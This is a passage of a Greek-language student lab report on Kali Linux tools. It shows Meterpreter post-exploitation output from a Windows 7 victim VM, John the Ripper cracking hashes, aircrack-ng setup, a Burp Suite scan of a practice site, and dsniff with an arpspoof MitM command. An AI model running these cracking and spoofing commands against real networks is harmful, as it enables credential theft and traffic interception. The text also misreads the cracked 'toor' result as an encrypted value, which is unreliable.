5572	tasklist.exe	NT AUTHORITY\SYSTEM	tasklist.exe
5832	wuauclt.exe	WIN7-X86\victim	wuauclt.exe
5908	TPAutoConnect.exe	WIN7-X86\victim	TPAutoConnect.exe
5912	jre-8u131-windows-i586.exe	WIN7-X86\victim	jre-8u131-windows-i586.exe

```
meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > sysinfo
Computer      : WIN7-X86
OS            : Windows NT WIN7-X86 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i58
Meterpreter   : php/windows
```

Και τέλος εκτελούμε post-exploitation ενέργειες, όπως το να ακούσουμε ποιες διεργασίες τρέχουν στον victim, παίρνουμε user information, καθώς και λεπτομέρειες του συστήματος.

Ερώτηση 3^η

Εγκατάσταση John:



Χρήση

Ο John the ripper είναι ένα open-source password-cracking software. Περιέχει wordlist με γνωστά passwords. Οι βασικές χρήσεις του περιλαμβάνουν:

- 1) Εύρεση hashed passwords (δηλαδή passwords που είναι κρυπτογραφημένα και θέλουμε να βρούμε την αρχική (πραγματική) τους τιμή)
- 2) Χρησιμοποιεί διάφορες τεχνικές ώστε να κάνει identify weak passwords
- 3) Υποστηρίζει διάφορα attacks όπως dictionary attack, brute-force, hybrid attacks

Παραδείγματα

Στόχος: χρησιμοποιώντας το password.lst και έχοντας το αρχείο unshadowed.txt που περιέχει τα hashes (κρυπτογραφημένες τιμές) κάποιων passwords, να ανακτήσουμε τις πραγματικές τιμές αυτών.

```
root@kali:~# john --wordlist=/usr/share/john/password.lst --rules unshadowed.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [64/64])
toor (root)
```

Εδώ ξεκινάμε το john, χρησιμοποιώντας το wordlist που βρίσκεται στο path “wordlist=/usr/share/john/password.lst”

Το warning message που λάβαμε μας ενημερώνει ότι ο τύπος του unshadowed.txt είναι κρυπτογραφημένος με sha512 με μήκος 64 bit.

Επίσης ο john βρήκε το password. Η κρυπτογραφημένη του τιμή είναι η toor και αναπαριστά τη λέξη root

Άλλο πχ

```
kali@kali:~$ echo -n test2 | md5sum
ad0234829205b9033196ba818f7a872b -
```

Εδώ δημιουργούμε μία MD5 hash τιμή για το string test2

```
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}'
ad0234829205b9033196ba818f7a872b
```

Εδώ απλώς εκτυπώνουμε το hash value φιλτράροντας το ώστε να μην εκτυπώνει κάποια άλλη πληροφορία που εκτυπώνει το md5sum (ώστε να δουλεύουμε μόνο με αυτή τη τιμή).

```
ad0234829205b9033196ba818f7a872b
kali@kali:~$ echo -n test2 | md5sum | awk '{print $1}' > hash
kali@kali:~$
```

(εδώ κάνουμε navigate σε αυτή τη hash τιμή που είναι αποθηκευμένη)

```
kali@kali:~$ for x in $(seq 0 9); do echo test$x >> wordlists; done
kali@kali:~$ grep test2 wordlists
test2
kali@kali:~$ wc -l wordlists
10 wordlists
kali@kali:~$
```

Στις παραπάνω εντολές φτιάχνουμε ένα wordlist με όνομα wordlists και του εισάγουμε τις τιμές test0-test9. (Μετά τσεκάρω αν η λέξη test2 έχει μπει, και μετρώ πόσα entries υπάρχουν. (10, που είναι και η τιμή που περιμένα)).


```
kali@kali:~$ john --list=formats | grep -i 'md5'
descript, bsdictcrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
aix-ssh512, andOTP, ansible, argon2, as400-des, as400-ssh1, asa-md5,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Stribog-256, Stribog-512, STRIP, SunMD5, SybaseASE, Sybase-PROP, tacacs-plus,
tcp-md5, telegram, tezos, Tiger, tc_aes_xts, tc_ripemd160, tc_ripemd160boot,
ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
kali@kali:~$
```

Εδώ ψάχνω ποια hash formats είναι σχετικά με το md5 (που είναι κρυπτογραφημένη η αρχική μου λέξη)

Βλέπω ότι υπάρχει το Raw-MD5, και το χρησιμοποιώ (εφόσον γνωρίζω ότι έχει χρησιμοποιηθεί raw md5 για την κρυπτογράφηση της λέξης test2, χωρίς κάποιο salting ή γενικά κάποιο παραπάνω complexity που θα με έκανε να χρησιμοποιήσω κάποιο άλλο format.)

```
kali@kali:~$ john --format=raw-md5 --wordlist=wordlists hash
Created directory: /home/g0tm1k/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 10 candidates left, minimum 12 needed for performance.
test2 (?)
```

Παρατηρούμε ότι η λέξη test2 έχει γίνει cracked με επιτυχία.

Ερώτηση 4^η

Πως μπορεί να χρησιμοποιηθεί το Kali Linux για Wifi Cracking; Τι πρέπει να εγκατασταθεί;

Αρχικά έστω ότι είμαι συνδεδεμένος στον δικό μου router και θέλω να κάνω attack στους γύρω routers. Χρειάζομαι μία κάρτα δικτύου (layer 2). Προς το παρόν αν θέλω να ξεκινήσω κάποιο wifi attack δεν μπορώ να το κάνω γιατί το vm που έχει το kali linux και το pc μου έχουν διαφορετική ip address. Μου λείπει το bridging μεταξύ του eth0 του vm και του default gateway του router. (Αυτό θα γίνει μέσα από το configuration του virtual machine tool, -εγώ έχω το VirtualBox)

Για να μπορέσει να γίνει το wifi cracking πρέπει να εγκατασταθεί το εργαλείο [aicrack-ng](#) και [compat wireless linux wireless \(backports\)](#).

Πρέπει να επιβεβαιωθεί ότι το σύστημα έχει compatible wireless network adapter που υποστηρίζει το monitor mode και το packet injection.


(Το Monitor mode επιτρέπει στον wireless adapter να κάνει capture και να αναλύσει raw Wi-Fi πακέτα χωρίς να τα συσχετίζει με κάποιο συγκεκριμένο δίκτυο (virtual wifi adapter-wifi spoofer). Επιτρέπει δηλαδή την παθητική παρακολούθηση της κίνησης σε ένα κανάλι επικοινωνίας. Χρησιμοποιείται για network discovery, traffic analysis, και για αναγνώριση πιθανών security vulnerabilities.

Το Packet Injection επιτρέπει στον adapter να κάνει inject custom πακέτα στο Wi-Fi network. Απαραίτητο για το τεστάρισμα της ασφάλειας των wireless networks, όπως WEP ή WPA/WPA2 cracking.)

Τρέχουμε λοιπόν τις εντολές “sudo apt-get install wireless-tools” για να εγκατασταθούν τα wireless tools καθώς και την «sudo apt install aircrack-ng» για το aircrack-ng
(Η κάρτα ακούει αλλά δεν μπορεί να κάνει το cracking, το cracking γίνεται από το aircrack-ng σε συνδυασμό με το virtual interface)

Ερώτηση 5^η

Εγκατάσταση burpsuite:



```
(kali㉿kali)-[~]  
$ sudo apt install burpsuite  
[sudo] password for kali:  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages will be upgraded:  
  burpsuite  
1 upgraded, 0 newly installed, 0 to remove and 1267 not upgraded.
```

Χρήση

Το burpsuite παρέχει ένα σετ από εργαλεία σχεδιασμένα για web-app security testing.
Περιέχει components όπως

- 1) Proxy (ενδιάμεσος μεταξύ του browser του χρήστη και της web εφαρμογής)
 - 2) Scanner (Αυτοματοποιημένα scans για τον εντοπισμό συχνών security προβλημάτων στις web εφαρμογές όπως είναι sql injection, xss, xxe κλπ.)
 - 3) Spider (Βοηθάει στο να αποτυπωθεί η δομή της σελίδας, οι συνδέσεις μεταξύ σελίδων κλπ.)
 - 4) Sequencer (Αναλύει την αντοχή και το βαθμό τυχαιότητας των session tokens και άλλων δεδομένων -> Ουσιαστικά αξιολογεί τις κρυπτογραφικές μεθόδους και τον βαθμό τυχαιότητας στις web εφαρμογές)
 - 5) Repeater (Επιτρέπει στους testers να ξαναστέλουν http requests. Αυτό είναι χρήσιμο για να τεστάρουμε την επίδραση των payloads σε ένα request και εν γένει βοηθάει ώστε να αναγνωρίσουμε κάποιες ευπάθειες που ίσως δεν είναι εμφανείς με τα αυτοματοποιημένα scans που αναφέρθηκαν και νωρίτερα.)
 - 6) Decoder (Χρησιμοποιείται για αναπαράσταση των hashed και γενικότερα των κρυπτογραφημένων δεδομένων σε μορφή που είναι κατανοητή από τον άνθρωπο. Χρησιμοποιείται έτσι ώστε οι επιτιθέμενοι να κατανοούν και να κάνουν manipulate τα δεδομένα που στέλνονται μεταξύ client και server.)
 - 7) Comparer (επιτρέπει τη σύγκριση 2 διαφορετικών http responses ή requests για να αναγνωρίσουμε παραλλαγές και διαφορές ώστε να εντοπίσουμε πιθανά vulnerabilities)
- Κ.α. όπως extensibility, collaboration & reporting, various protocols



Παραδείγματα

Intercepting HTTP traffic with Burp Proxy.

Το burpsuite επιτρέπει την αλληλεπίδραση με HTTP requests μεταξύ του burp browser και του target server. Αυτό θα μου δώσει τη δυνατότητα να καταλάβω πώς το website συμπεριφέρεται στις δικές μου διαφορετικές ενέργειες



Ανοίγουμε το intercept tab και μετά το open browser.



Χρησιμοποιώντας τον Burp browser, ψάχνουμε το <https://portswigger.net> και παρατηρούμε ότι το site δεν μπορεί να φορτωθεί. Αυτό συμβαίνει επειδή το Burp Proxy έχει παρεισφρήσει με το http request που δημιουργήθηκε από τον browser προτού φτάσει στον target server.

Εδώ μπορούμε να μελετήσουμε το request ή να το κάνουμε modify προτού προωθηθεί στον server.

Κάνουμε forward πολλαπλές φορές το request στον server. (Αυτό επειδή στις σύγχρονες ιστοσελίδες τα διάφορα components φορτώνονται σταδιακά, χρησιμοποιώντας asynchronous requests και dependencies που ενδέχεται να ενεργοποιούνται από τις ενέργειες του χρήστη ή άλλα γεγονότα που συμβαίνουν αργότερα. Τα πολλαπλά requests λοιπόν, βοηθούν στην ανάλυση της συμπεριφοράς μιας web εφαρμογής, εξασφαλίζοντας ότι καταγράφεται κάθε αίτηση, συμπεριλαμβανομένων εκείνων που επηρεάζονται από redirects και dependencies και άρα μας επιτρέπουν να βρούμε vulnerabilities)

Εδώ βλέπουμε τα http requests που έχουν σταλεί καθώς και ανοίγοντας ένα από αυτά μπορούμε να δούμε και την απάντηση από τον server

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender	Project options
Intercept	HTTP history	WebSockets history	Options							
Filter: Hiding CSS, image and general binary content										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ex	
25	https://0ac9003503634ff7c01d...	GET	/resources/labheader/images/logoAca...			200	8930	XML	svg	
24	https://0ac9003503634ff7c01d...	GET	/academyLabHeader			101	147			
23	https://0ac9003503634ff7c01d...	GET	/resources/labheader/images/ps-lab-...			200	934	XML	svg	
22	https://0ac9003503634ff7c01d...	GET	/resources/images/shop.svg			200	7250	XML	svg	
2	https://0ac9003503634ff7c01d...	GET	/resources/labheader/js/labHeader.js			200	867	script	js	
1	https://0ac9003503634ff7c01d...	GET	/			200	8319	HTML		

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/academyLabHeader	HTTP/1.1		1	HTTP/1.1	101	Switching Protocol	
2	Host:	0ac9003503634ff7c01d5eb4003d0076.web-security-academy.net			2	Connection:	Upgrade		
3	Connection:	Upgrade			3	Upgrade:	websocket		
4	Pragma:	no-cache			4	Sec-WebSocket-Accept:	urFasr0py7aAmDQCaISVxmKavS4=		
					5	Content-Length:	0		

Παρατηρούμε ότι σχεδόν όλα τα requests επέστρεψαν με status code 200 που σημαίνει ότι είχαμε ένα επιτυχές get request. Το 101 αναφέρεται σε switching protocols και ενημερώνει τον browser του χρήστη να αλλάξει πρωτόκολλο (συγκεκριμένα να κάνει upgrade τη σύνδεση σε WebSocket).

Άλλο πχ

Website scanning

Από το dashboard δημιουργούμε ένα νέο scan στην ιστοσελίδα ginandjuice.shop

Scan details

Scan configuration

Application login

Resource pool

Scan configuration

Scan configurations and modes are groups of settings that define how a scan is performed. Scan modes offer preset options designed to let you trade off speed and coverage. Alternatively, you can select one or more custom configurations. Burp Scanner applies any selected configurations in order, enabling you to fine-tune scanning behaviour.

☒ Use a preset scan mode
 ☐ Use a custom configuration

⚡ Lightweight

☐ Gain fast feedback on a site's security - for when speed is a priority. Lightweight mode will complete within 15 minutes.

⚡ Fast

☐ More thorough than a Lightweight scan, but still biased towards speed. Fast scans will generally complete within one hour.

⚖ Balanced

☐ Provides a balance between coverage and speed. You will typically see the results of a Balanced scan within a few hours.

🔍 Deep

☐ Achieve greater coverage and gain a better understanding of a site's security posture. Scanning time depends heavily on the target site's size and complexity.

☐ Remember my choice for future scans

?

OK

Cancel

(επιλέγουμε το lightweight το οποίο θα δώσει γρήγορα ένα υψηλού επιπέδου overview των vulnerabilities.)

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Tasks

New scan

New live task

⏸ ⚙ ?

Filter

Search

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing ☒

2. Live audit from Proxy (all traffic)

Audit checks - passive

Capturing ☒

Issues: 0 0 0 0

3. Crawl and audit of ginandjuice.shop

Crawl and Audit - Lightweight

Auditing

Issues: 3 0 5 13

3. Crawl and audit of ginandjuice.shop

Summary

Audit items

Issues

Event log

Logger

Audit

⚠ Most serious vulnerabilities found (live)

Issue type	Host	Time
❗ Cross-site scripting (reflected)	https://ginandjuice.s...	11:5
❗ Cross-site scripting (DOM-based)	https://ginandjuice.s...	11:5
❗ SQL injection	https://ginandjuice.s...	11:5
❗ Password field with autocomplete enabl...	https://ginandjuice.s...	11:5
❗ Strict transport security not enforced	https://ginandjuice.s...	11:5
❗ Open redirection (DOM-based)	https://ginandjuice.s...	11:5
❗ Open redirection (DOM-based)	https://ginandjuice.s...	11:5
❗ Vulnerable JavaScript dependency	https://ginandjuice.s...	11:5
❗ Cacheable HTTPS response	https://ginandjuice.s...	11:5
❗ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:5
❗ Cookie without HttpOnly flag set	https://ginandjuice.s...	11:5
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:5
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:5
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:5
❗ Input returned in response (reflected)	https://ginandjuice.s...	11:5
❗ TLS certificate	https://ginandjuice.s...	11:5
❗ TLS certificate without secure flag set	https://ginandjuice.s...	11:5

Εδώ βλέπουμε το progress του scan

{ 19 }

Μπορούμε να πάμε στο target -> site map

The screenshot shows the Burp Suite interface. The 'Target' tab is selected, and the 'Site map' sub-tab is active. On the left, a tree view shows the site map for 'https://ginandjuice.shop', including folders like 'blog', 'catalog', 'login', and 'resources'. The main panel displays a table of HTTP history. The table has columns: Host, Method, URL, Params, and Status Code. The first row shows a GET request to 'https://ginandjuice.shop' with a status code of 200. Below the table, the 'Request' and 'Response' sections are visible. The request is a GET / HTTP/2, and the response is an HTTP/2 status 200.

Host	Method	URL	Params	Status Code
https://ginandjuice.shop	GET	/		200
https://ginandjuice.shop	GET	/about		200
https://ginandjuice.shop	GET	/blog		200
https://ginandjuice.shop	GET	/blog/		200
https://ginandjuice.shop	GET	/blog/?search=&back=%2Fbl...		200
https://ginandjuice.shop	GET	/blog/?search=PjctNs&back=...		200
https://ginandjuice.shop	GET	/blog/post		200
https://ginandjuice.shop	GET	/blog/post?postId=1		200
https://ginandjuice.shop	GET	/blog/post?postId=2		200

Και να δούμε τη δομή της σελίδας

The screenshot shows the Burp Suite interface with the 'Tasks' panel on the left and the 'Issues' panel on the right. The 'Tasks' panel shows three tasks: '1. Live passive crawl from Proxy (all traffic)', '2. Live audit from Proxy (all traffic)', and '3. Crawl and audit of ginandjuice.shop'. The 'Issues' panel shows a table of issues. The table has columns: Time, Source, and Issue type. The first row shows an issue of type 'Cross-site scripting (reflected)' at 12:05:36 29 Nov 2023. The second row shows an issue of type 'Input returned in response (reflected)' at 12:04:46 29 Nov 2023. The third row shows an issue of type 'External service interaction (HTTP)' at 12:02:35 29 Nov 2023. The fourth row shows an issue of type 'External service interaction (DNS)' at 12:02:35 29 Nov 2023. Below the table, the 'Advisory' section is visible, showing details for the 'External service interaction (HTTP)' issue. The issue is of 'High' severity and 'Certain' confidence. The host is 'https://ginandjuice.shop' and the path is '/catalog'. The issue detail states: 'It is possible to induce the application to perform server-side HTTP request'.

Time	Source	Issue type
12:05:36 29 Nov 2023	Task 3	Cross-site scripting (reflected)
12:04:46 29 Nov 2023	Task 3	Input returned in response (reflected)
12:02:35 29 Nov 2023	Task 3	External service interaction (HTTP)
12:02:35 29 Nov 2023	Task 3	External service interaction (DNS)


Εδώ επίσης παρατηρούμε τα issues που έβγαλε το scan το βαθμό που έχουν (πόσο σοβαρά είναι δηλαδή) καθώς και λεπτομέρειες για το τι είναι το καθένα.

Αναλύοντας το συγκεκριμένο issue (External service interaction(HTTP)) , παρατηρούμε ότι ο host αλληλεπιδρά με εξωτερικές υπηρεσίες όπως API ή 3rd party libraries ή κάποιο backend system μέσω http. Μία τέτοια εξάρτηση λοιπόν μπορεί να επιφέρει πολλά θέματα στον host γιατί το εξωτερικό σύστημα μπορεί να έχει δικά του vulnerabilities (τα οποία αναγκαστικά «κληρονομεί» ο host και επηρεάζουν την ασφάλεια της εφαρμογής), είναι επίσης πιθανό να συμβεί data leakage αν τα δεδομένα που στέλνονται δεν είναι κρυπτογραφημένα και προστατευμένα, ή αν η εξωτερική υπηρεσία δεν έχει θεσπίσει κατάλληλα access control

μπορεί να υπάρξει unauthorized access. Επίσης είναι πιθανό να συμβούν out-of-band attacks όπως ένα server-side request forgery (ssrf) ή XML external Entity (XXE), κ.α.

Ερώτηση 6^η

Εγκατάσταση dsniff:



```
root@kali: /home/kali
File Actions Edit View Help
Try: apt install <deb name>

(root@kali)-[/home/kali]
# dsniff
Command 'dsniff' not found, but can be installed with:
apt install dsniff
Do you want to install it? (N/y)y
apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 1268 not upgraded.
Need to get 127 kB of archives.
After this operation, 512 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.cc.uoc.gr/mirrors/linux/kali/kali-rolling/main amd64 libnids1.21 amd64 1.26-2 [27.2 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-31 [99.7 kB]
Fetched 127 kB in 1s (170 kB/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 398478 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.26-2_amd64.deb ...
Unpacking libnids1.21:amd64 (1.26-2) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-31_amd64.deb ...
Unpacking dsniff (2.4b1+debian-31) ...
Setting up libnids1.21:amd64 (1.26-2) ...
Setting up dsniff (2.4b1+debian-31) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for libc-bin (2.37-6) ...
Processing triggers for man-db (2.11.2-3) ...
```

Χρήση

Το dsniff είναι μια συλλογή εργαλείων για ελέγχους ασφαλείας δικτύου και penetration testing. Αναλύει και ελέγχει τη κίνηση στο δίκτυο. Ο κύριος σκοπός του dsniff είναι να παρακολουθεί και να καταγράφει ευαίσθητες πληροφορίες που μεταδίδονται μέσω του δικτύου. Χρησιμοποιείται για man in the middle attacks, arp spoofing, arp poisoning κ.α. περιλαμβάνει:

1) arpspoof:

επιτρέπει σε έναν επιτιθέμενο να ανακατευθύνει πακέτα σε ένα τοπικό δίκτυο με το να πλαστογραφεί απαντήσεις του ARP. Μπορεί να χρησιμοποιηθεί για επιθέσεις Man-in-the-Middle (MitM), όπου ο επιτιθέμενος παρακολουθεί και πιθανόν τροποποιεί την επικοινωνία μεταξύ δύο μερών.

2) dnsspoof:

επιτρέπει την πλαστογράφηση (spoofing) απαντήσεων DNS. Μπορεί να χρησιμοποιηθεί για την ανακατεύθυνση των ερωτήσεων DNS σε ένα κακόβουλο διακομιστή DNS που ελέγχεται από τον επιτιθέμενο. Αυτό μπορεί να οδηγήσει σε domain hijacking και την παρεμβολή (interception) σε ευαίσθητες πληροφορίες.

3) dsniff:

καταγράφει ευαίσθητες πληροφορίες, όπως ονόματα χρηστών και κωδικοί πρόσβασης, παρακολουθώντας μη κρυπτογραφημένη κίνηση δικτύου. Υποστηρίζει διάφορα πρωτόκολλα, συμπεριλαμβανομένων HTTP, FTP, POP, IMAP και άλλων.

4) urlsnarf:

καταγράφει τις διευθύνσεις URL που επισκέπτονται οι χρήστες σε ένα δίκτυο. Παρακολουθεί την κίνηση HTTP και εξάγει τις διευθύνσεις URL, παρέχοντας εισαγωγές σχετικά με τα webpages που επισκέπτονται οι χρήστες.

5) filesnarf:

επιτρέπει σε έναν επιτιθέμενο να καταγράφει αρχεία που μεταφέρονται μέσω του δικτύου, χρησιμοποιώντας πρωτόκολλα όπως το SMB (Server Message Block).

6) mailsnarf:

μηνύματα ηλεκτρονικού ταχυδρομείου που μεταδίδονται μέσω του δικτύου. Μπορεί να χρησιμοποιηθεί για την παρεμβολή σε μη κρυπτογραφημένες επικοινωνίες ηλεκτρονικού ταχυδρομείου.

Κ.α. όπως

acof (flood the local network with random MAC addresses)

msgsnarf (record selected messages from different Instant Messengers).

sshmitm (SSH monkey-in-the-middle. proxies and sniffs SSH traffic.)

sshow (SSH traffic analyser.)

tcpkill (kills specified in-progress TCP connections.)

tcprnice (slow down specified TCP connections via "active" traffic shaping.)

urlsnarf –(output selected URLs sniffed from HTTP traffic in CLF.)

webmitm (HTTP / HTTPS monkey-in-the-middle. transparently proxies.)

webspy (sends URLs sniffed from a client to your local browser (requires libx11-6 installed).

Παραδείγματα

```
(root@kali)-[/home/kali]
# dsniiff
dsniiff: listening on eth0
```

```
(root@kali)-[~]
# sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


Η ενεργοποίηση του IP forwarding είναι απαραίτητη κατά τη χρήση του dsniff για επιθέσεις Man-in-the-Middle (MitM), ειδικά αυτών που περιλαμβάνουν ARP spoof. Επιτρέπει στον επιτιθέμενο να παρακολουθεί και να προωθεί την κίνηση του δικτύου μεταξύ του target και του gateway. Η εντολή `sudo sysctl -w net.ipv4.ip_forward=1` τροποποιεί παραμέτρους του πυρήνα, επιτρέποντας στο σύστημα να λειτουργεί αυτό ως δρομολογητής (router) και να προωθεί πακέτα. Σε μια επίθεση MitM, ο επιτιθέμενος ανακατευθύνει την επικοινωνία, πιθανόν παρακολουθώντας ή τροποποιώντας δεδομένα κατά τη μετάβαση τους.

```
(root@kali)-[~]  
# sudo arpspoof -i eth0 -t 192.168.1.2 192.168.1.1
```

Η εντολή `arpspoof` χρησιμοποιείται για ARP (Address Resolution Protocol) spoofing, μία τεχνική που χρησιμοποιείται κυρίως σε Man-in-the-Middle (MitM) attacks.

-i eth0: network interface (eth0).

-t 192.168.1.2: Η IP address 192.168.1.2 του victim, δηλαδή αυτουνού που θέλουμε να παρεισφρήσουμε στο network traffic

192.168.1.1: Η IP address του legitimate gateway.

Το ARP είναι υπεύθυνο για να αντιστοιχεί IP και MAC addresses στο δίκτυο. Το Arp Spoofing λοιπόν στέλνει false ARP messages για να συσχετίσει την MAC του επιτιθέμενου με την ip του target έτσι ώστε η κίνηση να περνάει από την μηχανή του επιτιθέμενου.

```
(root@kali)-[~]  
# sudo dsniff -i eth0
```